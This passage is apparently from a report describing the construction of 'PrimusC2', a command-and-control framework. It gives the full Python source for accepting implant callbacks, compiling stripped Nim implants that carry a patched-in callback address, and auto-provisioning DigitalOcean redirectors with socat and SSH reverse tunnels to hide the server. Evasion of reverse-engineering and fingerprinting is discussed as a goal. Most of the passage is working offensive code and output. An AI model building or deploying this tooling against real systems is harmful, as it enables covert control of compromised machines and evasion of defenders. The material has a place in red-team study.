
In figure twenty the full code for the comm_handler function can be seen.



```python
def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(4096).decode()
            username = base64.b64decode(username).decode()
            admin = remote_target.recv(4096).decode()
            admin = base64.b64decode(admin).decode()
            operating_system = remote_target.recv(4096).decode()
            operating_system = base64.b64decode(operating_system).decode()
            host_name = remote_target.recv(4096).decode()
            host_name = base64.b64decode(host_name).decode()
            public_ip = remote_target.recv(4096).decode()
            public_ip = base64.b64decode(public_ip).decode()
            if admin == 1:
                admin_value = 'Yes'
            elif username == 'root':
                admin_value = 'Yes'
            else:
                admin_value = 'No'
            if 'windows' in operating_system:
                pay_val = 1
            else:
                pay_val = 2
            cur_time = time.strftime("%H:%M:%S",time.localtime())
            date = datetime.now()
            time_record = (f'{date.day}/{date.month}/{date.year} {cur_time}')

            if host_name is not None:
                targets.append([remote_target, f"{host_name}@{public_ip}", time_record, username, admin_value, operating_system, pay_val,'Active'])
                print(f'[+] Callback recieved from {host_name}@{public_ip}\n' + 'Enter command#> ', end="")
            else:
                targets.append([remote_target, remote_ip[0], time_record, username, admin_value, operating_system, 'Active'])
                print(f'[+] Callback recieved from {remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass
```

Figure 20:The full code of the comm_handler function

The function is called as a thread when a listener is created on the server(see Figure twenty-one).



```python
def listener_handler(): # Function to handle incoming connections and send bytes over the socket
    try:
        sock.bind((host_ip, int(host_port)))
    except (OSError):
        print(f'[-] Adress already in use, please try another one')
    if listen_choice == "3":
        print(f'[*] Awaiting callback from implants on {re_ip_str}:{host_port} ')
    else:
        print(f'[*] Awaiting callback from implants on {host_ip}:{host_port}')

    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.daemon = True
    t1.start()
```

Figure 21: comm_handler function call

The first part of the code checks whether the kill flag is set to 1, this is to break out of the loop if the operator decides to exit the server. The next part is the logic that handles the needed incoming data for a callback to be valid(see Figure twenty - line 137-147). The data needs to be sent in the order as the variables are written in the code, otherwise, the sessions won't show up. A connection will be made to the server without the values, but no active sessions will show up. As mentioned in the section about **Redirectors** a check could be implemented with either a JWT or a key, to ensure that only our implant can connect back, this could help the OPSEC by protecting the server from being fingerprinted. Each value that is received is base64 decoded and assigned to a variable that stores the data. The data that is being received for the callback are the following: username, administrator status, operating system, hostname, and public IP address.

When all the values above are received, a check will be made on the `admin` variable, the implant sends either a 0 or 1 when checking if the user is an administrator. A 0 means false and 1 means true. If the value is true, then "Yes" will be assigned to the `admin` variable. This gives the operator an overview if he/she has an elevated session, which means higher privileges.

Moving on to line 154, a check is made whether the operating system contains `windows`. If true 1 will be assigned to a new variable called `pay_val`. If false it will be set to 2, this is a feature to prepare the framework to support Linux-based implants. The next few variables are used to capture the time(cur_time) and date(date), this is used inside the sessions table to have an overview of when an agent checked in. The date and time are then combined in the variable `time_record` using an f-string in the desired format for the session table.

The last part of the function is the most essential. Its task is to take the data mentioned above, add it to a list and append that list to the target list, it then goes on to print "callback was received" with the hostname and public IP address.

Def nimplant()

The nimplant function's main functionality is the generation of the implant which is called `nimplant`. The function is using a base template containing the necessary code for the compiling of the implant. The function will patch the IP address (callback address) and callback port with the users input, this automates the process for the operator and there is no need to edit and compile the implant manually. When the implant is compiled, it will be saved with a random name to the `Generated Implants` folder as seen in Figure twenty-two.




```
Enter command#>nimplant
[*] Use listener address or specify other IP for implant to connect to:
[*] 1. Listener adress
[*] 2. Other IP
[*] Enter 1 or 2: 1
[*] Compiling executeable flat-velocity.exe... ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
[+] flat-velocity.exe saved to /home/kali/PrimusC2/C2/Generated_Implants/flat-velocity.exe
```

Figure 22: Nimplant function compiling and saving the implant.

In figure twenty-three the full code for the function can be seen.




```
173  def nimplant():
174      global host_ip
175      global host_port
176      random_name = randomname.get_name()
177      compile_name = (''.join(random.choices(string.ascii_lowercase, k=7)))
178      f_name= f'{compile_name}.nim'
179      exe_file = f'{random_name}.exe'
180      file_loc = os.path.expanduser('~/PrimusC2/implant/implant.nim')
181      implant_loc = os.path.expanduser('~/PrimusC2/C2/Generated_Implants')
182      if os.path.exists(file_loc):
183          shutil.copy(file_loc, f_name)
184          shutil.move(f_name, implant_loc)
185      else:
186          print(f'[-] implant.nim not found in {file_loc}')
187      print('[*] Use listener address or specify other IP for implant to connect to: ')
188      print('[*] 1. Listener adress')
189      print('[*] 2. Other IP')
190      imp_choice = input('[*] Enter 1 or 2: ')
191      if imp_choice == "1":
192          pass
193      else:
194          host_ip = input('[*] Specify IP: ')
195      with open(f'{implant_loc}/{f_name}') as f:
196          patch_host = f.read().replace('INPUT_IP', str(host_ip.strip()))
197      with open(f'{implant_loc}/{f_name}', 'w') as f:
198          f.write(patch_host)
199          f.close()
200      with open(f'{implant_loc}/{f_name}') as f:
201          patch_port = f.read().replace('INPUT_PORT', str(host_port))
202      with open(f'{implant_loc}/{f_name}', 'w') as f:
203          f.write(patch_port)
204          f.close()
205      compile_cmd = [f"nim", "c", "-d:mingw", "-d:release", "--app:gui", "-d:strip", "--cpu:amd64",f"-o:{implant_loc}/{exe_file}", f"{implant_loc}/{f_name}"]
206      for _ in track(range(8), description=f'[green][*] Compiling executeable {exe_file}...'):
207          process = subprocess.Popen(compile_cmd, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
208          process.wait()
209      implant_loc = os.path.join(implant_loc, exe_file)
210      if os.path.exists(implant_loc):
211          print(f'[+] {exe_file} saved to {implant_loc}')
212      else:
213          print('[-] An error occurred while compiling the implant')
214      implant_loc = os.path.expanduser('~/PrimusC2/C2/Generated_Implants')
215      os.remove(f'{implant_loc}/{f_name}')
```

Figure 23: Full code of the nimplant function

The first section of the code sets up two global variables, which are utilized to modify the variables within the implant during compilation. Subsequently, random names are generated, which serve as the names for the copied templates used in the compilation process, as well as the final name for the implant. Creating a random name for the copied template is necessary to preserve the original template for future use.

The following portion (lines 180-184) makes use of the Python `os` module, particularly the `path.expanduser` function to get the path of the implant and the implant folder. This function is employed because the regular `os.path.exists` cannot handle the '~' character. The inclusion of this character is necessary because the script is unaware of the specific home folder in which it is currently running. The next if statements checks if the implant template exists, if true it will take a copy of the template and give it the random name generated earlier, it will then move the newly copied file to the `Generated implants` folder.

The next part(line 187-192) takes input from the operator, the operator is presented with choosing either to use the listener address and port or specify another IP-Address. The port will always be the one specified at the listener generation. For the implant to be compiled dynamically with different IP-Addresses and ports, the next part is crucial. The solution I made, to enable the dynamic generation of the implants, is to embed two hardcoded strings in the implant, the server will search and replace the two strings in Figure twenty-four ("INPUT_IP and INPUT_PORT"



```
let ip = "INPUT_IP"
let patch_port = "INPUT_PORT"
var port = parseInt(patch_port)
```

Figure 24: Implant code, with the values that need to be patched by the server.

It was implemented using pythons `with open` statement and the `read()` and `replace()` methods. The implementation starts on line 195 and ends on 204. It starts with opening and reading the contents of the copied `implant.nim` template, it will then search and replace the word “INPUT_IP” with the `host_ip`. This action will be assigned to the variable `patch_host`. Pythons `with open` statement doesn’t support reading and writing to the same file simultaneously, for the changes to take effect the file has to be opened in write mode afterward and the changes much be written to the file and then the file will be closed again. This process is repeated for the port variable as well.


The last part of the code(line 205-215) is responsible for compiling the implant, it utilizes the `subprocess` module from Python. This module allows the Python script to execute local system commands, capture stdout, stderr and take stdin. This is very powerful and can help a script perform a wide variety of tasks and actions. However, the module must be used with care as it introduces a weak point in the code, potentially giving an attacker RCE, if the script is hosted or exposed to the internet. One of the ways to mitigate this vulnerability is to prevent the user from inputting any data into the arguments(stdin) that subprocess takes. In PrimusC2 this is mitigated by not taking any stdin from the operator in any of the subprocess commands. The subprocess command calls the nim compiler, it uses the flags “-d:mingw", "-d:release", "--app:gui", "-d:strip", and "--cpu:amd64". The first flag is specifying which compiler to use, in this case, it’s mingw, the second flag is instructing the compiler to build a release version which removes a lot of debug features, the third flag is instructing the compiler to execute the implant without opening a console window, the fourth flag is instructing the compiler to strip the implant of debug information and any information that is bundled into the implant. This is an effective measure to protect the implant when being reverse-engineered by the blue team. The last flag is instructing the compiler for which CPU type the implant should be compiled for.

The next portion is utilizing the `rich` module to create a loading bar while the implant is compiling. When complete, a check is made to ensure that the compiled executable is present in the “Generated Implants” folder, if true a message will print where the implant was saved to(see figure twenty-two), if false an error message is printed. Lastly, the code will do a cleanup and remove the copied template that was used earlier, to declutter the “Generated Implants” folder.

Def redirector(LPORT)

The automated redirector functionality is essential for masking the address of the C2 Server. The function is automating the setup of keys, cloud VPS, redirector configurations, and clean-up. The function is utilizing Terraform and SSH to provision and configure the VPS and it’s using the same logic as **Def nimplant()** to patch variables in the templates. This is done to give the operator a choice as to which port the VPS should listen on and what rules needs to be changed in the firewall of the VPS.

Below in Figure twenty-five, the full code for the function can be seen.



```python
def redirector(LPORT):
    key_loc = os.path.expanduser('~/.ssh/id_rsa')
    if os.path.exists(key_loc):
        print('[+] Keypair already present...')
    else:
        print('[*] Generating SSH keypair...')
        key = RSA.generate(2048)
        f = open("id_rsa", "wb")
        f.write(key.exportKey('PEM'))
        f.close()

        pubkey = key.publickey()
        f = open("id_rsa.pub", "wb")
        f.write(pubkey.exportKey('OpenSSH'))
        f.close()

        priv_key_loc = os.path.expanduser('id_rsa')
        pub_key_loc = os.path.expanduser('id_rsa.pub')
        shutil.move(priv_key_loc, key_loc)
        shutil.move(pub_key_loc, key_loc)

    terra_loc = os.path.expanduser('~/PrimusC2/Terraform')
    redir_loc = os.path.expanduser('~/PrimusC2/Templates/redirector_template.tf')
    script_loc = os.path.expanduser('~/PrimusC2/Templates/script.sh')
    redir_copy_loc = os.path.expanduser('~/PrimusC2/Terraform/redirector.tf')
    script_copy_loc = os.path.expanduser('~/PrimusC2/Terraform/script.sh')
    script_name = "script.sh"
    redirector_name = "redirector.tf"
    if os.path.exists(redir_loc):
        shutil.copy(redir_loc, redir_copy_loc)
        print('[*] Patching listening port...')
        with open(f'{terra_loc}/{redirector_name}') as f:
            patch_host = f.read().replace('LPORT', str(LPORT))
        with open(f'{terra_loc}/{redirector_name}', 'w') as f:
            f.write(patch_host)
            f.close()

    if os.path.exists(script_loc):
        shutil.copy(script_loc, script_copy_loc)
        with open(f'{terra_loc}/{script_name}') as f:
            patch_host = f.read().replace('LPORT', str(LPORT))
        with open(f'{terra_loc}/{script_name}', 'w') as f:
            f.write(patch_host)
            f.close()
            print('[+] Listening port patched\n')

    print('[*] Provisioning and configuring redirector... This will take a couple minutes')
    os.chdir(terra_loc)
    os.system("terraform init")
    terra_cmd = ["terraform", "apply", "-auto-approve"]
    process = subprocess.Popen(terra_cmd, stdout=subprocess.PIPE)
    output = process.stdout.read()
    redir_ip = re.findall(r'\b0mdroplet_ip_address \= \"(\d+\.\d+\.\d+.\d+)', output.decode('utf-8'))
    global re_ip_str
    re_ip_str = "".join(redir_ip)
    process.wait()

    print('[*] Running socat realy trough SSH.. wait a moment.')
    subprocess.run(["ssh", f"root@{re_ip_str}", "/tmp/script.sh"],
        shell=False,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        check=False)
    print('[+] Socat relay configured...')
    print('[*] Setting up reverse port forward on localhost]')
    os.system(f"ssh -N -R 4567:localhost:{host_port} root@{re_ip_str} &")
```

Figure 25:The full code for the Redirector function

The function takes one parameter which is "LPORT", this is the listening port that will be specified when creating a listener. The initial part of the code(line 267-285) is responsible for establishing whether an SSH keypair already exists on the system. If not, it will start the generation of an SSH keypair that will be used by terraform to provision the VPS/redirector. The generation of the keypair makes use of the `RSA` module from the main module `Cryptodome`. When the keys have been generated, they are moved to the default location(~/.ssh/) where SSH keys are stored, this is the location where the terraform script will look for keys to provision the VPS.

The next portion of the code is responsible for patching the variables within the terraform script and script.sh. This is done to ensure that the operator can dynamically provision a redirector with a custom port. This takes away the tedious task of editing the script for each deployment and engagement. It uses the same logic as **Def nimplant()** to patch the variables in "redirector_template.tf" and "script.sh". A copy of the templates is made and then the variable "LPORT"(see Figure twenty-six and seven) is replaced by the "LPORT" parameter provided in the function's arguments and the changes are written to the current copy.




```
output "droplet_ip_address" {
  value = digitalocean_droplet.redirector.ipv4_address
}

resource "digitalocean_firewall" "redirector" {
  name = "only-22-LPORT"

  droplet_ids = [digitalocean_droplet.redirector.id]

  inbound_rule {
    protocol         = "tcp"
    port_range       = "22"
    source_addresses = ["0.0.0.0/0", "::/0"]
  }

  inbound_rule {
    protocol         = "tcp"
    port_range       = "LPORT"
    source_addresses = ["0.0.0.0/0", "::/0"]
  }

  outbound_rule {
    protocol              = "tcp"
    port_range            = "1-65535"
    destination_addresses = ["0.0.0.0/0", "::/0"]
  }
```

